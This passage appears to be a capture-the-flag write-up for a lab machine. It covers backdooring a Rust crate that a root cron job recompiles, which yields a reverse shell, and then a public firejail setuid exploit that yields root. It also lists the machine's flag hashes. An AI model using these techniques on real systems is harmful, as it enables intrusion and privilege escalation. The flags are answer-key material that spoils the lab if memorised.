2023/11/10 15:56:01 CMD: UID=0     PID=10629  | /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
2023/11/10 15:56:01 CMD: UID=1000  PID=10634  |
2023/11/10 15:56:01 CMD: UID=1000  PID=10635  |
2023/11/10 15:56:01 CMD: UID=1000  PID=10636  | /usr/bin/cargo run --offline
2023/11/10 15:56:01 CMD: UID=1000  PID=10638  | /usr/bin/cargo run --offline
2023/11/10 15:56:02 CMD: UID=1000  PID=10640  | /usr/bin/cargo run --offline
2023/11/10 15:56:02 CMD: UID=1000  PID=10643  |
2023/11/10 15:56:11 CMD: UID=0     PID=10649  | /bin/bash /root/Cleanup/clean_c.sh
2023/11/10 15:56:11 CMD: UID=0     PID=10650  | /bin/bash /root/Cleanup/clean_c.sh
2023/11/10 15:56:11 CMD: UID=0     PID=10651  |
2023/11/10 15:56:11 CMD: UID=0     PID=10652  |

2023/11/10 15:58:01 CMD: UID=0     PID=10656  | /usr/sbin/CRON -f -P
2023/11/10 15:58:01 CMD: UID=0     PID=10655  | /usr/sbin/CRON -f -P
2023/11/10 15:58:01 CMD: UID=0     PID=10658  | sleep 10
2023/11/10 15:58:01 CMD: UID=0     PID=10657  | /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
2023/11/10 15:58:01 CMD: UID=0     PID=10659  | /usr/sbin/CRON -f -P
2023/11/10 15:58:01 CMD: UID=0     PID=10661  | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/11/10 15:58:01 CMD: UID=0     PID=10660  |
2023/11/10 15:58:01 CMD: UID=1000  PID=10662  | /usr/bin/cargo run --offline
2023/11/10 15:58:02 CMD: UID=1000  PID=10663  | rustc -vV
2023/11/10 15:58:02 CMD: UID=1000  PID=10664  | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib
--crate-type cdylib --crate-type staticlib --crate-type proc-macro -Csplit-debuginfo=packed
2023/11/10 15:58:02 CMD: UID=1000  PID=10666  | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib
--crate-type cdylib --crate-type staticlib --crate-type proc-macro --print=sysroot --print=cfg
2023/11/10 15:58:02 CMD: UID=1000  PID=10668  | /usr/bin/cargo run --offline
2023/11/10 15:58:02 CMD: UID=1000  PID=10671  |
2023/11/10 15:58:02 CMD: UID=1000  PID=10694  |
2023/11/10 15:58:03 CMD: UID=1000  PID=10778  |
```

There I found two interesting folder which both contains a rust cargo project. Here we found the `tipnet` with setuid.

```
silentobserver@sandworm:/opt$ ls
crates  tipnet
silentobserver@sandworm:/opt$ cd tipnet/src/
silentobserver@sandworm:/opt/tipnet/src$ ls
main.rs
silentobserver@sandworm:/opt/tipnet/src$ cd ../target/
silentobserver@sandworm:/opt/tipnet/target$ ls
CACHEDIR.TAG  debug
silentobserver@sandworm:/opt/tipnet/target$ cd debug/
silentobserver@sandworm:/opt/tipnet/target/debug$ ls
build  deps  examples  incremental  tipnet  tipnet.d
silentobserver@sandworm:/opt/tipnet/target/debug$ ls -lart
total 57800
-rwxrwxr--   1 root  atlas        0 Feb  8  2023 .cargo-lock
-rw-rw-r--   1 atlas atlas       87 May  4  2023 tipnet.d
drwxrwxr-x   6 atlas atlas     4096 Jun  6 11:49 incremental
drwxr-xr-x   3 root  atlas     4096 Jun  6 11:49 ..
drwxrwxr-x   2 atlas atlas     4096 Jun  6 11:49 examples
drwxrwxr-- 472 root  atlas    24576 Jun  6 11:49 .fingerprint
drwxrwxr-x 142 atlas atlas    12288 Jun  6 11:49 build
-rwsrwxr-x   2 atlas atlas 59047248 Nov 10 15:58 tipnet
```

```
drwxrwxr-x   7 root  atlas     4096 Nov 10 15:58 .
drwxrwxr-x   2 atlas atlas    69632 Nov 10 16:02 deps
silentobserver@sandworm:/opt/tipnet/target/debug$
```

To be honest, I didn't even noticed it was set to atlas, when doing the box I thought it was setuid to root and so I thought it was my main privesc vector.

Next I inspect what's inside the other cargo project

```
silentobserver@sandworm:/opt$ ls
crates  tipnet
silentobserver@sandworm:/opt$ cd crates/logger/src/
silentobserver@sandworm:/opt/crates/logger/src$ ls
lib.rs
silentobserver@sandworm:/opt/crates/logger/src$ cd ../target/debug/
silentobserver@sandworm:/opt/crates/logger/target/debug$ ls
build  deps  examples  incremental  liblogger.d  liblogger.rlib
silentobserver@sandworm:/opt/crates/logger/target/debug$
```

Next I analyze the source code, the program basically act as an intermediary to mysql and does bunch of query. I tried bunch of stuff to the program but luck no avail.

I then realized that `tipnet` does some logging and it does so using the `logger` crate. Since this was ran using cargo, if we can change and put a payload inside `lib.rs` it would recompile and execute our payload.

```
silentobserver@sandworm:/opt/crates/logger/src$ ls -lart
total 12
drwxr-xr-x 5 atlas          silentobserver 4096 May  4  2023 ..
-rw-rw-r-- 1 silentobserver silentobserver  959 Nov 10 16:09 lib.rs
drwxrwxr-x 2 atlas          silentobserver 4096 Nov 10 16:09 .
```

After googling around about reverse shell and backdoor in rust, I found two of this

- https://gist.github.com/GugSaas/512fc84ef1d5aefec4c38c2448935b01
- https://kerkour.com/rust-crate-backdoor
- https://github.com/LukeDSchenk/rust-backdoors/blob/master/reverse-shell/src/main.rs

Tried the first two but nothing works until the third one.

I also tried running it by myself using cargo, and was confused for a while how I would get it to be executed before I realized that it was ran periodically by cron job (I forgor 💀)

```
silentobserver@sandworm:/opt/tipnet/src$ cargo run
^Cownloading 140 crates
```

```
silentobserver@sandworm:/opt/tipnet/src$ cargo run --offline
error: failed to download `ahash v0.7.6`

Caused by:
  attempting to make an HTTP request, but --offline was specified
```

and sure enough we get a back a shell, though as atlas on a non-sanboxed environment. I was quite confused at this stage why I wasn't a root, before realizing it wasn't setuid for root.


I then do some basic check on what I'm able to do and also

```
atlas@sandworm:/opt/tipnet$ whoami
atlas

atlas@sandworm:/opt/tipnet$ id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas),1002(jailer)

atlas@sandworm:/opt/tipnet$ find / -path /proc -prune -o -group jailer -
print
/usr/local/bin/firejail
# snippet ....

tlas@sandworm:~$ file /usr/local/bin/firejail
/usr/local/bin/firejail: setuid ELF 64-bit LSB pie executable, x86-64,
version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
64.so.2, BuildID[sha1]=90321bc67a35965a50d64e332b704ebb6c163383, for
GNU/Linux 3.2.0, with debug_info, not stripped
```

```
atlas@sandworm:~$ ls -lart /usr/local/bin/firejail
-rwsr-x--- 1 root jailer 1777952 Nov 29  2022 /usr/local/bin/firejail
```


Here, I found `firejail` to be a setuid, and root this time lmao. This reminds me of the `~/.config/firejail` directory we found earlier

```
atlas@sandworm:~$ cd ~/.config/firejail/

atlas@sandworm:~/.config/firejail$ ls
webapp.profile

atlas@sandworm:~/.config/firejail$ file webapp.profile
webapp.profile: ASCII text

atlas@sandworm:~/.config/firejail$ cat webapp.profile
noblacklist /var/run/mysqld/mysqld.sock

hostname sandworm
seccomp

noroot
allusers

caps.drop dac_override,fowner,setuid,setgid
seccomp.drop chmod,fchmod,setuid

private-tmp
private-opt none
private-dev
private-bin
/usr/bin/python3,/usr/local/bin/gpg,/bin/bash,/usr/bin/flask,/usr/local/sbin
/gpg,/usr/bin/groups,/usr/bin/base64,/usr/bin/lesspipe,/usr/bin/basename,/us
r/bin/filename,/usr/bin/bash,/bin/sh,/usr/bin/ls,/usr/bin/cat,/usr/bin/id,/u
sr/local/libexec/scdaemon,/usr/local/bin/gpg-agent

#blacklist ${HOME}/.ssh
#blacklist /opt

blacklist /home/silentobserver
whitelist /var/www/html/SSA
read-write /var/www/html/SSA/SSA/submissions

noexec /var/www/html/SSA/SSA/submissions
read-only ${HOME}
```

```
read-write ${HOME}/.gnupg
atlas@sandworm:~/.config/firejail$
```

Seems like a config file for the sanbox environment earlier we encountered(?). Since nothing I can do with it, I then googling about `firejail exploit` and found this [exploit-notes]

We literally then had to just follow the instructions to get root. Basically copy the `exploit.py` to the machine, and then have two shell as atlas on a non-sanboxed environment . One run the exploit and other run `firejail --join={PID}` when instructed so by the script. Also upgrade your reverse shell to TTY, because I had problem initially before when running it without doing so




## Appendix

user: `69aad8fd99e19c10d8ec3e6f2194e0df`
root: `c385381984eff8e5cbbf9e394a0f3041`